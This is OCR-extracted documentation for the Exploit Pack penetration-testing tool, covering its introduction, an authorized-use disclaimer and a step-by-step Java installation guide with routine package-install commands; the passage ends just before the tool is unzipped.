

Exploit Pack - Documentation

Introduction to Exploit Pack



Exploit Pack is an integrated environment for performing and conducting professional penetration tests. As any tool of this type, it requires some basic knowledge and expertise in the matter. Exploit Pack has been designed to be used by hands-on security professionals to support their testing process. With a little bit of effort, anyone can start using the core features of Exploit Pack to test in-depth the security of their applications. Some Exploit Pack's more advanced features will take further learning and experience to master. All of this time-investment is hugely worth it.



The interface is intuitive and user-friendly and we believe that the best way to start learning is by doing, by following this manual you will learn the basics of Exploit Pack, we recommend to also join our community chat on discord so you can share with other users your journey along the way.

Some Exploit Pack's more advanced features will take further learning and experience to master. We recommend to set up a lab environment and play with the tool so you can discover and take full advantage of all the capabilities and features that Exploit Pack has to offer.

Disclaimer: Exploit Pack is a security testing software. It contains functionalities that could potentially damage or result in unexpected behaviour in some applications. We recommend to use Exploit Pack only against non-production environments. Please read all documentation before using Exploit Pack, and do not use Exploit Pack against any systems for which you are not authorized by the system owner.

Installation guide

Exploit Pack at his core is a Java Desktop application this makes it multiplatform, and it means that it will run in any operating system such as Windows, Linux or Mac. This guide will help you install and configure it in your desired OS.

As any other Java application it will require you to install a JVM first, you can decide to use OpenJDK or Oracle Java, but in any case you should always consider to use a version of Java higher than 8, at the moment of writing this guide the latest Java version is 15, as you use the newest Java version you will also get speed performance boosts, better support and a more stable instace to work with.

Setting up the environment for Exploit Pack:

First you need to decide where to run Exploit Pack from, we recommend to run it from a VM (Virtual Machine) such as VMWare or Virtual Box. Exploit Pack as any other security tool of his type includes exploits (script codes) and utilities that will be detected, and with good reason, by your Antivirus and might conflict with your work session while using Exploit Pack. In the worst case scenario an AV could even delete files and corrupt your Exploit Pack installation. In any case, during a penetration test or a red team excercise you should always work from an isolated environment and not your working desktop machine.

Exploit Pack - technical requirements:

To run Exploit Pack you will need at least 500mb of disk space, around 4gb or more of RAM and a modern CPU capable of handling multi-threading applications at ease. As mentioned above, any operating system will do the trick as long as a JVM is properly installed, this takes us to the next section.


JAVA installation - Step by step:

Once you have decided on the operating system to use as host for Exploit Pack, then you must install Java to be able to run Exploit Pack**.**

Java is a class-based, object-oriented programming language that is designed to have as few implementation dependencies as possible. It is a general-purpose programming language intended to let application developers write once, run anywhere, meaning that

compiled Java code can run on all platforms that support Java without the need for recompilation.Java applications are typically compiled to bytecode that can run on any Java virtual machine (JVM) regardless of the underlying computer architecture.

You can verify if you have Java already installed in your operating system by opening a terminal and running the following command, this is an example for Windows but the same command will work for Linux and Mac, on this case the command shows us that we have the version 11.0.9 of Java installed.



Exploit Pack is compatible with OpenJDK and Oracle Java, any flavour of Java higher than 8 will do the trick and work just fine.


Install Java on Linux (debian-based) or Mac:

```
apt-get install default-jdk
```


```
brew install --cask oracle-jdk
```

Download Java from Oracle:


We choose not to provide a link to download Java because it might change at the time you read this manual, just make sure that you download a version from the internet equal or higher than the one shown below:



Once you have downloaded your Java Installer, you can simply follow the wizard and you will get it configured in a few moments.




Once the download has finished you will get a file similar to the one we have here in the following screenshot:




Double click the file to run the installation wizard of Java JDK from Oracle as shown below:


Once the installation finished, you can close the wizard and get ready to run Exploit Pack.



As a final step you can verify that you have Java installed and configured into your system, from a console run this command as shown below:




Now download Exploit Pack and you will get a zip file with all the files needed, you need to uncompress it on a foilder that you have access to write into, your home folder should be fine for this.




Now it's time to uncoimpress Exploit Pack, we are almost done!

